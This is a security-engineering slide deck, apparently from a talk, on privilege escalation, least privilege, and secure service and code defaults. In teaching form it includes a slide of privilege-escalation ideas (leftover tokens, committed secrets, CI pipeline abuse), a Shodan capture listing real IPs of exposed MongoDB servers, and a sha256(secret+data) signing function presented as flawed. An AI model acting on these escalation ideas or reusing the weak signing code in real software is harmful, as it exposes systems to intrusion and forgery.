
# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 🦴
- CI servers 🦴 🦴 🦴

Fun family game:

- Imagine a thing at work you don't have
  - For example, production deployment
- Find a way to do this thing anyway
  - Forgotten legacy token or password
  - Old secret committed and removed
  - Abuse CI pipeline (replace repository)
- (Don't really do the thing though, you may be fired)





# **Principle of Least Privilege**

# Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the minimum access rights necessary to perform their tasks"

**"Too many permissions = bad"**

# Principle of least privilege


"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

**"Too many permissions = bad"**



# Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"



- Too many permissions
- The right thing to do: report issue
- Actually: the work needs to be done

**"Too hard to get permissions = bad"**

# Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"



a.k.a "Shadow IT"

- Not enough permissions
- Should wait
- Actually: the work needs to be done

**"Too hard to get permissions = bad"**

# Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

Application dev team

Infrastructure dev team

K8S devops team

Security team

We



- Not enough permissions
- Nobody sees the whole picture
- Except the attacker

**"Not enough permissions = bad" too**

# Principle of least privilege

Sudo



(not a security boundary)

Windows UAC



(not a security boundary)

# Principle of least privilege

## Seccomp

`seccomp(2)`

System Calls Manual

`seccomp(2)`

### NAME

[top](#)

seccomp - operate on Secure Computing state of the process

### LIBRARY

[top](#)

Standard C library (`libc`, `-lc`)

### SYNOPSIS

[top](#)

```
#include <linux/seccomp.h> /* Definition of SECCOMP_* constants */
#include <linux/filter.h> /* Definition of struct sock_fprog */
#include <linux/audit.h> /* Definition of AUDIT_* constants */
#include <linux/signal.h> /* Definition of SIG* constants */
#include <sys/ptrace.h> /* Definition of PTRACE_* constants */
#include <sys/syscall.h> /* Definition of SYS_* constants */
#include <unistd.h>
```

```
int syscall(SYS_seccomp, unsigned int operation, unsigned int flags,
            void *args);
```

## Linux Capabilities

`Capabilities(7)`

Miscellaneous Information Manual

`Capabilities(7)`

### NAME

[top](#)

capabilities - overview of Linux capabilities

### DESCRIPTION

[top](#)

For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: *privileged* processes (whose effective user ID is 0, referred to as superuser or root), and *unprivileged* processes (whose effective UID is nonzero). Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's credentials (usually: effective UID, effective GID, and supplementary group list).



# Principle of least privilege

## Pledge

### NAME

**pledge** — restrict system operations

### SYNOPSIS

```
#include <unistd.h>
```

```
int
```

```
pledge(const char *promises, const char *execpromises);
```

## Unshare

**UNSHARE**(1)

User Commands

**NAME**

[top](#)

unshare - run program in new namespaces


**SYNOPSIS**

[top](#)

```
unshare [options] [program [arguments]]
```


# Principle of least privilege


## Capability based security



# **Secure Defaults**

# Secure (service) defaults

 Bind to 0.0.0.0 by default

 Bind to 127.0.0.1 by default

# Secure (service) defaults

 **SHODAN**



Explore

Downloads

Reports

Enterprise Access

Contact Us

 Exploits Maps Share Search Download Results Create Report

### TOP COUNTRIES



United States	18,505
China	12,381
France	2,212
Singapore	2,173
Netherlands	1,918

### TOP SERVICES

MongoDB	51,605
Webmin	164
3001	51
9001	49
HTTPS	28

### TOP ORGANIZATIONS

Amazon.com	4,442
Hangzhou Alibaba Advertisin...	3,668
Digital Ocean	3,305

Total results: 52,102

## 74.208.201.118

s18903142.onlinehome-server.com  
**1&1 Internet**  
Added on 2017-01-10 16:47:52 GMT  
 United States, Wayne  
[Details](#)

database

32.0 kB	1 Databases
Database Name	Size
PLEASE_READ	32.0 kB

### MongoDB Server Information

```
{  "metrics": {    "commands": {      "updateUser": {        "failed": 0,        "total": 0      },      "dropRole": {        "failed": 0,        "total": 0      },      "renameCollection..."    }
```

## 137.117.83.73

Microsoft Azure  
Added on 2017-01-10 16:47:03 GMT  
 United States, Washington  
[Details](#)


database


208.0 MB	1 Databases
Database Name	Size


### MongoDB Server Information


```
{  "metrics": {    "getLastError": {      "wtime": {        "num": 3,        "totalMillis": 0      }    }
```

# Secure (service) defaults


 Bind to 0.0.0.0 by default

 Bind to 127.0.0.1 by default

 admin:admin default credentials

 No default credentials (forced reset)

# Secure (service) defaults



**RouterOS v6.34.6**


You have connected to a router. Administrative access only. If this device is not in your possession, please contact your local network administrator.


WebFig Login:


Login:


Login


Password:


  
Winbox

  
Telnet


  
Graphs


  
License


  
Help





# Secure (service) defaults

 Bind to 0.0.0.0 by default

 Bind to 127.0.0.1 by default

 admin:admin default credentials


 No default credentials (forced reset)


 Block ports on firewall


 Open ports on firewall  
(block everything by default)




# Secure (service) defaults


 Bind to 0.0.0.0 by default


 Bind to 127.0.0.1 by default


 admin:admin default credentials

 No default credentials (forced reset)

 Block ports on firewall

 Open ports on firewall  
(block everything by default)

 Fail close

 Fail open

# Secure (service) defaults



## **AnyConnect VPN**

The VPN client agent's DNS component experienced an unexpected error. The VPN connection has been disconnected. Please restart your computer or device, then try again.

OK

# Secure (service) defaults



## **AnyConnect VPN**

The VPN client agent's DNS component experienced an unexpected error. The VPN connection has been disconnected. Please restart your computer or device, then try again.

OK



# Secure (service) defaults



## **AnyConnect VPN**

The VPN client agent's DNS component experienced an unexpected error. The VPN connection has been disconnected. Please restart your computer or device, then try again.

OK



# Secure (code) defaults

sha256

VS

HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

# Secure (code) defaults

✗ sha256

VS

HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

# Secure (code) defaults

✗ sha256

VS

? HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

# Secure (code) defaults

✗ sha256

VS

? HMAC


```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```


```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

When designing signing API,  
make sure there's **no way to**  
**use it incorrectly**



# Secure (code) defaults

 verify(anything)


 itsdangerous

```
from itsdangerous import URLSafeSerializer
auth_s = URLSafeSerializer("secret key", "auth")
token = auth_s.dumps({"id": 5, "name": "itsdangerous"})

print(token)
# eyJpZCI6NSwibmFtZSI6ImI0c2RhbmRlcmlcyJ9.6YP6T0Ba067XP--9UzTrmurXSmg

data = auth_s.loads(token)
print(data["name"])
# itsdangerous
```

# Secure (code) defaults

 verify(anything)

 jwt

```
>>> import jwt
>>> key = "secret"
>>> encoded = jwt.encode({"some": "payload"}, key, algorithm="HS256")
>>> jwt.decode(encoded, key, algorithms="HS256")
{'some': 'payload'}
```

# Secure (code) defaults

Types come in handy - make illegal state impossible to represent:

- `name: Optional[str]` vs `name: str; has_name: bool`
- `{ is_paid: bool, is_cancelled: bool }`
- Non-nullable types
- Validating type wrappers instead of passing primitives

Also good for code correctness - if that's impossible to pass invalid parameter to a function, then it will certainly never happen.

# **Conclusion**

# Agenda

Introduction

Threat Modelling

Defense in Depth

Security through  
obscurity

Privilege escalation

Principle of Least  
Privilege

Secure Defaults

Conclusion

# Q&A

**jaroslaw.jedynak@itsec.re**

Images from flaticon.com, Wikipedia, freepik